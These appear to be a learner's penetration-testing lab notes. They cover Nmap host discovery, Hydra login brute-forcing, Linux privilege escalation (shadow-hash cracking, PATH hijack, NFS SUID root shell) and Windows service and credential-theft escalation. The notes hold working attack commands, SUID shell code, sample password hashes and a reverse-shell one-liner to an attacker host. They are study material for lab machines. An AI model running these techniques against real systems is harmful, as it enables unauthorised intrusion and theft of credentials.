

ARP request – figures out the MAC address

ARP needs to be sent before Ping

If you want to check the list of hosts that Nmap will scan, you can use `nmap -sL TARGETS`. This option gives you a detailed list of hosts that Nmap will scan without actually scanning them; however, Nmap will attempt reverse-DNS resolution on all targets to obtain their names. Names might reveal various information to the pentester. (If you don't want Nmap to use the DNS server, you can add `-n`.)

If you want Nmap only to perform an ARP scan without port-scanning, you can use `nmap -PR -sn TARGETS`, where `-PR` indicates that you only want an ARP scan.

1. PE (ICMP Echo Request):

- **Type:** Type 8 (Echo)
- **Advantages:**
 - Widely supported and can quickly identify live hosts.
 - Simple and straightforward for basic

connectivity tests.

- **Disadvantages:**

- Often blocked by firewalls, especially on Windows systems.
- Not reliable for hosts with strict security policies.

2. PP (ICMP Timestamp Request):

- **Type:** Type 13 (Timestamp)

- **Advantages:**

- Some firewalls allow timestamp requests while blocking echo requests, making it a useful alternative.
- Can provide additional timing information for analysis.

- **Disadvantages:**

- Less commonly supported than echo requests, meaning some hosts may not respond.

3. PM (ICMP Address Mask Request):

- **Type:** Type 17 (Address Mask)

- **Advantages:**

- Can help discover live hosts in networks where other types of ICMP packets are blocked.
- **Disadvantages:**
 - Least common and often blocked by security measures.
 - Limited use in modern networks since it's rarely needed for basic connectivity tests.

-PS: TCP SYN ping

sudo runs a command with elevated privileges (by default as the root user).

Scan Type	Example Command
ARP Scan	sudo nmap -PR -sn 10.200.6.0/24
ICMP Echo Scan	sudo nmap -PE -sn 10.200.6.0/24
ICMP Timestamp Scan	sudo nmap -PP -sn 10.200.6.0/24
ICMP Address Mask Scan	sudo nmap -PM -sn 10.200.6.0/24
TCP SYN Ping Scan	sudo nmap -PS22,80,443 -sn 10.200.6.0/30
TCP ACK Ping Scan	sudo nmap -PA22,80,443 -sn 10.200.6.0/30
UDP Ping Scan	sudo nmap -PU53,161,162 -sn 10.200.6.0/30

Remember to add `-sn` if you are only interested in host discovery without port-scanning. Omitting `-sn` will let Nmap default to scanning live hosts for ports.

Option	Purpose
-n	no DNS lookup
-R	reverse-DNS lookup for all hosts
-sn	host discovery only

The path `/usr/share/wordlists/rockyou.txt` is commonly known in cybersecurity as it is included in many penetration testing environments like Kali Linux and TryHackMe's AttackBox. This path is standard for storing wordlists, which are often used for password attacks.

SSH

```
hydra -l <username> -P <full path to pass> 10.65.182.252 -t 4 ssh
```

example: `hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.65.182.252 -t 4 ssh`

web POST form:

```
hydra <username> <wordlist> 10.65.182.252 http-post-form  
"<path>:<login_credentials>:<invalid_response>"
```

```
example: hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.65.182.252 http-  
post-form "/login:username=^USER^&password=^PASS^:Your username or password is  
incorrect."
```

To copy and paste in a terminal, you generally need to **add the Shift key to your standard shortcuts**

1. System Information (Who and What?)

These commands help you figure out what kind of computer you just logged into, its operating system, and its specific kernel version.

- `hostname`: Prints the name assigned to the computer on the network (e.g., `Ubuntu-Prod-01`).
- `uname -a`: Prints detailed information about the system's **Kernel** (the core engine of the operating system), including its version number and architecture (like 64-bit).
- `cat /etc/issue`: Reads a text file that typically tells you the exact version of the Linux distribution (e.g., *Ubuntu 20.04 LTS*).
- `cat /proc/version`: Displays information about the Linux kernel version and the compiler (like GCC) used to build it.

2. Managing the Environment & Navigation

These commands help you figure out where you are, who you are, and how your terminal finds programs.

- `ls` (and `ls -la`): Lists the files and folders in your current directory. Adding `-la` shows **hidden files** (files starting with a dot, like `.bashrc`) and details like file permissions.

- `id`: Shows your current user ID, group ID, and what security groups you belong to.
- `env`: Lists your active **Environment Variables**.
- `PATH`: A specific environment variable that holds a list of directories where the system looks for commands (like `/bin` or `/usr/bin`). If this is blank, standard commands won't work unless you type their full location.
- `history`: Shows a list of the commands that have been typed into the terminal previously.

3. Checking Processes & Privileges

These utilities let you see what programs are currently running and what special permissions you might have.

- `ps` (and `ps aux / ps auxjf`): Stands for "Process Status." It shows what programs are actively running. `aux` shows processes for all users, and `auxjf` shows them in a "tree" format so you can see which program started another.
- `sudo -l`: Lists the commands your user account is allowed to run with **root** (administrator) privileges using the `sudo` command.

4. Users and Important System Files

These are core configuration files located in the system's root directory.

- `/etc/passwd`: A text file containing a list of all user accounts on the system, their user IDs, and their default home directories.
- `/proc/`: A special virtual directory (not actually on the hard drive) that contains real-time information about running processes and system resources.

5. Networking & Communications

These tools help you see how the computer connects to other machines or the internet.

- `ifconfig` (or `ip route`): Displays network interfaces (like Wi-Fi or Ethernet cards) and their IP addresses. It tells you if the machine is connected to multiple separate networks.
- `netstat`: Short for "Network Statistics." It shows active network connections and listening ports (ports waiting for an incoming connection). Common flags include `-a` (all sockets) and `-l` (listening ports).

6. The find Command (Searching the System)

The find utility looks for specific files or folders based on criteria you set.

- `find . -name flag1.txt`: Searches the current directory (.) for a file named flag1.txt.
- `find / -type f -perm 0777 2>/dev/null`: Searches the entire system (/) for files (-type f) that have wide-open permissions (0777 means anyone can read, write, or execute them).
- `2>/dev/null`: This is a trick used at the end of a command. It redirects all "Permission Denied" errors into a digital trash can so your screen doesn't get flooded with error messages.
- `find / -perm -u=s -type f 2>/dev/null`: Searches for files with the **SUID bit** set. This means the program runs with the privileges of the file's owner (often root) rather than the person typing the command.


`find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or SGID bits set.

In Linux, [/etc/passwd](#) stores general user account metadata (like UIDs, home directories, and login shells), while [/etc/shadow](#) securely stores the actual encrypted password hashes and password expiration details. [1, 2]

Q2 — What is the password of user2?

Using the previously described method, we can read the contents of the `/etc/shadow` file to get the hash of user2's password.

Press enter or click to view image in full size



```
tss:*:18561:0:99999:7:::
uidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!:18796:::
ubuntu:!:18796:0:99999:7:::
gerryconway:$6$vgzgxM3ybTLB.wkV$48YDY7qQnp4pur0J19mxfm0Wkt.H2LaWKPu0zKlWkaUMG1N7weVzqobp65RxlMIZ/NirxeZd0JME0p3ofE.RT/:18796:0:99999:7:::
user2:$6$m6VmzKTbzCD/.I10$cK0vZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Ep1lWgh.Cl.VV1mb/:18796:0:99999:7:::
lxd:!:18796:::
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExpMXW0hjEJgqLWs/jGPJA7N/fEoPMuYLY1w16FwL7ECbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::
$
```

`/usr/bin/base64 /etc/shadow | /usr/bin/base64 -d`

Now, create a text file containing that hash and use a tool such as John the Ripper or Hashcat to crack the password.

```
(corey@kali)-[~]
$ john --format=crypt --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256c
Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 (?)
1g 0:00:00:01 DONE (2025-05-18 14:11) 0.7936g/s 2819p/s 2819c/s 2819
Use the "--show" option to display all of the cracked passwords reli
Session completed.

(corey@kali)-[~]
$
```

john --format=crypt --wordlist=rockyou.txt hash.txt

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

writable folder search

add it to the path: export PATH=/home/murdoch:\$PATH

Q2 — What is the content of the flag6.txt file?

Before we move further, since we are going to attempt to try and execute a binary in the /home/murdoch folder, we will need to change the current PATH variable to include that directory. To do this, we need to run the command: **export**

PATH=/home/murdoch:\$PATH

Press enter or click to view image in full size

```
root@ip-10-10-80-182:/home/murdoch# echo $PATH
/home/murdoch:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
$PATH after appending /home/murdoch
```

Now let's examine what's in the /home/murdoch directory. There are two files present, test and thm.py. As you can see from the permission list, only test has executable rights. When we run test, it

returns an error stating that thm is not found, indicating that the script is attempting to execute a file or command named thm.

```
karen@ip-10-10-80-182:/home/murdoch$ ls -al
total 32
drwxrwxrwx 2 root root 4096 May 19 22:03 .
drwxr-xr-x 5 root root 4096 Jun 20 2021 ..
-rwsr-xr-x 1 root root 16712 Jun 20 2021 test
-rw-rw-r-- 1 root root 86 Jun 20 2021 thm.py
karen@ip-10-10-80-182:/home/murdoch$ ./test
sh: 1: thm: not found
```

/home/murdoch contents

We can exploit this by creating our own script named thm that launches a Bash shell. Since the test file is owned by root and attempts to execute thm, running it will spawn a root shell if we control what thm points to.

To perform the exploit, run the following commands. These will: 1) create a thm script that opens a Bash shell, 2) grant full permissions to thm for all users, and 3) execute test to escalate our privileges to a root shell.

```
karen@ip-10-10-80-182:/home/murdoch$ echo "/bin/bash" > thm
karen@ip-10-10-80-182:/home/murdoch$ chmod 777 thm
karen@ip-10-10-80-182:/home/murdoch$ ./test
root@ip-10-10-80-182:/home/murdoch# whoami
root
root@ip-10-10-80-182:/home/murdoch#
```

commands for escalation

Now that we have root privileges, we can navigate to flag6.txt and read its contents to get the flag.

```
root@ip-10-10-80-182:/home/murdoch# cd /home/matt
root@ip-10-10-80-182:/home/matt# cat flag6.txt
THM-736628929
root@ip-10-10-80-182:/home/matt#
```

flag6.txt contents

NFS (Network File Sharing) configuration is kept in the `/etc/exports` file. This file is created during the NFS server installation and can usually be read by users.

By default, the root user is mapped to `nfsnobody`, a low-privileged user, to prevent remote root access. The “`no_root_squash`” option retains root privileges on the NFS share.


```
mount -o rw <target machine IP>:/home/ubuntu/shared /tmp/backdoor
```

On your attacking machine, navigate to the `/tmp` folder and create a new directory:

```
mkdir backdoor
```

Next, we need to mount this `backdoor` folder to one of the shared folders in the home directory on the target machine. Change to the new directory on your attacking machine and run the following command:

Press enter or click to view image in full size



```
root@ip-10-10-141-103:/tmp/backdoor# mount -o rw 10.10.94.34:/home/ubuntu/shared
folder /tmp/backdoor
```

```
mount -o rw <target machine IP>:/home/ubuntu/shared /tmp/backdoor
```

Once it is mounted, create an `nfs.c` file on the target machine with the following C code and save it under the `/tmp/backdoor` directory:


```
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
```

```
return 0;
}
```

Now it's time to compile the `nfs.c` file using the `gcc` command:

```
gcc -static nfs.c -o nfs
```


Press enter or click to view image in full size

A terminal window with a dark background. The prompt is 'root@ip-10-10-141-103:/tmp/backdoor#'. The command entered is 'gcc nsf.c -o nfs'. The output shows an error: 'gcc: error: nsf.c: No such file or directory' followed by 'gcc: fatal error: no input files' and 'compilation terminated.'.

```
root@ip-10-10-141-103:/tmp/backdoor# gcc nsf.c -o nfs
gcc: error: nsf.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
root@ip-10-10-141-103:/tmp/backdoor#
```

If you encounter an error when running `gcc` without the `-static` flag, it's likely because it defaults to dynamic linking. By adding the `-static` flag, you instruct the linker to include all library code directly into the executable file.

Press enter or click to view image in full size

A terminal window with a dark background. The prompt is 'root@ip-10-10-141-103:/tmp/backdoor#'. The command entered is 'gcc -static nfs.c -o nfs'. The output shows several warnings about implicit declarations of 'setgid', 'setuid', and 'system' functions, but the compilation completes successfully.

```
root@ip-10-10-141-103:/tmp/backdoor# gcc -static nfs.c -o nfs
nfs.c: In function 'main':
nfs.c:2:3: warning: implicit declaration of function 'setgid' [-Wimplicit-functi
on-declaration]
    2 | { setgid(0);
      |   ^~~~~~
nfs.c:3:3: warning: implicit declaration of function 'setuid' [-Wimplicit-functi
on-declaration]
    3 |     setuid(0);
      |     ^~~~~~
nfs.c:4:3: warning: implicit declaration of function 'system' [-Wimplicit-functi
on-declaration]
    4 |     system("/bin/bash");
      |     ^~~~~~
```

After compilation, give SUID permissions to the `nfs` file:

```
chmod +s nfs
```

Confirm that the `nfs` file has SUID permission. Now, go to your target machine, navigate to the folder where you mounted this file (in this case, the shared folder in the Ubuntu directory), and execute the `nfs` file.

Press enter or click to view image in full size

```
$ cd /home/ubuntu/sharedfolder
$ ./nfs
root@ip-10-10-94-34:/home/ubuntu/sharedfolder# whoami
root
```

We gained root access!

In Linux, `/etc/passwd` stores basic account details (like user IDs, home directories, and default shells) and is readable by all users. `/etc/shadow` securely stores the actual encrypted password hashes and password expiration rules, and is restricted so that only the root user can read it. [[1](#), [2](#), [3](#), [4](#), [5](#), [6](#)]

`/etc/issue`: os version

`/proc/version` or `uname -a`: kernel version

Hostname: `hostname`

Gcc `o`: compiles the c program into a executable binary(like `./<binary>`) `o` names the binary

Reverse shell one lines between target and attack: `bash -i >& /dev/tcp/<attacker ip>/1234 0>&1`

Copy the `passwd` and `shadow` files to txt files , unshadow both to a single password file, and then run the john algo to get the unhashed password
`john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt`

```
File Edit View Search Terminal
GNU nano 4.8
int main()
{
    setgid(0);
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

Script for nfs suid root bash creation.

- **Kernel:** `uname -a` → search exploit for that version → compile & run. (last resort? Could crash the system)
- **Sudo:** `sudo -l` → check binary on GTFOBins.
- **SUID:** `find / -perm -4000 2>/dev/null` → check binary on GTFOBins.
- **Capabilities:** `getcap -r / 2>/dev/null` → abuse the specific capability (e.g. `cap_setuid`).
- **Cron:** `cat /etc/crontab / ls -la /etc/cron.d/` → check write access to the called script → inject payload.
- **PATH:** `echo $PATH` and `find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u` (folders we have write access to) → find a command called without full path in a privileged script → plant fake binary earlier in PATH.
- **NFS:** `cat /etc/exports` → look for `no_root_squash` + writable share → (`showmount -e <target ip>` finds the number of mountable shares on the target system) mount from a root machine, drop SUID payload, trigger from target.

WINDOWS

1. DACL service (daclsvc) — weak permission to reconfigure the service

The flaw: you're allowed to change the service's *settings*, even though you're just a regular user.

```
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
```

Checks what the user account is allowed to do to this service. Result shows SERVICE_CHANGE_CONFIG — meaning you can reconfigure it. That's the bug.

```
sc qc daclsvc
```

"Query config" — shows current settings, confirming SERVICE_START_NAME = LocalSystem, i.e. it runs as SYSTEM.

```
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
```

Directly changes the service's config so its "binary path" (the program it launches) is now your payload, instead of the real one.

```
net start daclsvc
```

Starts the service. Since you changed its config, it launches reverse.exe — as SYSTEM.

2. Unquoted service path (unquotedsvc) — ambiguous path + writable folder

The flaw: the path has spaces and no quotes, and a folder along that path is writable by regular users.

```
sc qc unquotedsvc
```

Shows BINARY_PATH_NAME = C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe — no quotes around it, and multiple spaces.

```
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
```

Checks folder permissions and confirms BUILTIN\Users can write here — regular users shouldn't normally be able to write inside Program Files.

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
```

Places your payload at one of the "guesses" Windows will make when trying to resolve the ambiguous unquoted path (it stops at the first .exe match it finds while scanning left to right through the spaces).

```
net start unquotedsvc
```

Windows tries to parse the unquoted path, hits your Common.exe before it reaches the real file, and launches it — as SYSTEM.

3. Registry hijack (regsvc) — writable ImagePath key

The flaw: the registry entry that stores the service's target executable is writable by any logged-in user.

```
sc qc regsvc
```

Confirms it runs as SYSTEM.

```
C:\PrivEsc\accesschk.exe /accepteula -uvwqk  
HKLM\System\CurrentControlSet\Services\regsvc
```

Checks registry key permissions. Shows NT AUTHORITY\INTERACTIVE (any logged-in user) has write access — the bug.

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t  
REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
```

Overwrites the ImagePath value (the setting telling the service what to run) so it now points to your payload. /f skips the confirmation prompt.

```
net start regsvc
```

Windows reads ImagePath from the registry, sees your payload, and launches it — as SYSTEM.

4. File permissions (filepermsvc) — the actual .exe is writable

The flaw: the real service program file itself can be overwritten by anyone, no config or registry trickery needed.

The general exploitation process (same for all four)

1. **Confirm the service runs as SYSTEM** — `sc qc <service>`, check `SERVICE_START_NAME`.
2. **Find where you have unexpected write access** — run `accesschk.exe` against the service config, its folder path, its registry key, or its actual file (try all four whenever you're hunting for real-world privesc).
3. **Redirect execution to your payload** — using whichever method matches where you found access (`sc config`, file drop, `reg add`, or direct overwrite).
4. **Start a listener on Kali, then start/restart the service** — `net start <service>`.
5. **Catch the shell** — confirm `whoami` shows `nt authority\system`.

```
sc qc filepermsvc
```

Confirms it runs as SYSTEM.

```
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
```

Checks file permissions directly on the executable. Shows it's writable by everyone — the bug.

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
```

Overwrites the real service file with your payload, keeping the exact same filename. `/Y` skips the "are you sure you want to overwrite" prompt.

```
net start filepermsvc
```

Windows runs "filepermservice.exe" like it always does — except that file is now your `reverse.exe`. Runs as SYSTEM.

The pattern across all four

Each technique targets a different **layer** where "what does this SYSTEM service actually run?" gets decided:

Layer being attacked Technique

Service configuration DACL

Path resolution logic Unquoted path

Registry value Registry hijack

The file itself File permissions

Same end goal every time (reverse.exe running as SYSTEM) — just a different weak link in the chain of "decide what to run" that a regular user was never supposed to be able to touch.

The overall theme of every single task

You start as a low-privileged "user" account. Every task is a different way to trick, exploit, or take advantage of something on the machine so you end up as SYSTEM or admin instead.

There are really only **two big families** of tricks you've learned:

Family 1: "Make a powerful process run MY program instead of the real one"

The idea: something on the machine already runs with SYSTEM/admin power. If you can control **what file it actually runs**, you hijack that power for yourself.

Task	What's controllable	How you exploit it
DACL service	The service's settings	sc config — tell it to run your file
Unquoted path service	An ambiguous file path + writable folder	Plant your file where Windows misreads the path
Registry (regsvc)	The registry setting for the service's file	reg add — overwrite ImagePath

Task	What's controllable	How you exploit it
File permissions service	The actual .exe file	Just overwrite the file directly
AutoRun program	A program set to launch on login	Overwrite that file, then trigger a login
AlwaysInstallElevated	A policy letting anyone install as SYSTEM	Build a fake "installer" (.msi) and run it

One-line summary of this whole family: *find something powerful that blindly trusts a file/setting you're allowed to touch, and swap in your own payload.*

Family 2: "Find credentials someone already left lying around"

The idea: no exploit needed — someone made a mistake and left login info somewhere it shouldn't be.

Task	What was found	How you used it
Registry passwords	A plaintext admin password stored for AutoLogon	Just used it directly to log in (winexe)
Saved credentials (cmdkey)	Admin's login cached by runas /savecred — Windows	borrow it without ever seeing the password
SAM/SYSTEM dump	A backup file containing password hashes	Cracked the hash with hashcat to reveal the real password
Pass-the-hash	Same hash as above	Skipped cracking entirely — just handed the hash straight to Windows to log in

One-line summary of this whole family: *Windows (or a careless admin) left credentials somewhere accessible — you just found them and used them.*

The tools you used and what each one is for

Tool	Purpose
<code>accesschk.exe</code>	Checks who's allowed to read/write/change a file, folder, registry key, or service
<code>sc</code>	View/change a Windows service's settings
<code>reg</code>	View/change registry values
<code>msfvenom</code>	Builds your malicious payload (<code>reverse.exe</code> , <code>reverse.msi</code>)
<code>smbserver.py</code>	Turns your Kali box into a fake shared folder so Windows can copy files to/from it
<code>nc (netcat)</code>	Waits for your payload to call back and gives you a shell
<code>cmdkey</code>	Lists saved login credentials on the machine
<code>runas</code>	Runs a program as a different user
<code>creddump7</code>	Extracts password hashes from SAM/SYSTEM files
<code>hashcat</code>	Cracks password hashes by guessing common passwords
<code>winexe</code> / <code>pth-winexe</code>	Remotely opens a shell on Windows using a real password (or a hash, for <code>pth-winexe</code>)

The absolute core idea, one more time

Every technique in this entire room boils down to one question, asked over and over in different forms:

"Is there anything on this machine — a file, a setting, a saved password, a hash — that I'm not supposed to be able to access or control, but actually can?"

Every time the answer is yes, you either **hijack it to run your own code** (Family 1) or **use it directly to log in as someone more powerful** (Family 2). That's genuinely the whole room in one sentence — everything else is just the specific mechanical details of *where* that mistake happened to be hiding.

If any one row in either table still feels shaky, point to it and we'll go slow on just that one.

- List every service running as SYSTEM. For each one — can I touch its config, its path, its registry entry, or its actual file?
 - List every scheduled task. Can I touch the script it runs?
 - Is there anything set to autorun/autologin? Can I touch that file or folder?
 - Search the registry and any config files for the word "password."
 - Check what saved credentials exist (cmdkey /list).
 - Check if AlwaysInstallElevated is on.
 - If I already have a low-priv shell — what privileges does whoami /priv show?
- If SeImpersonatePrivilege is there, a Potato-style tool might work.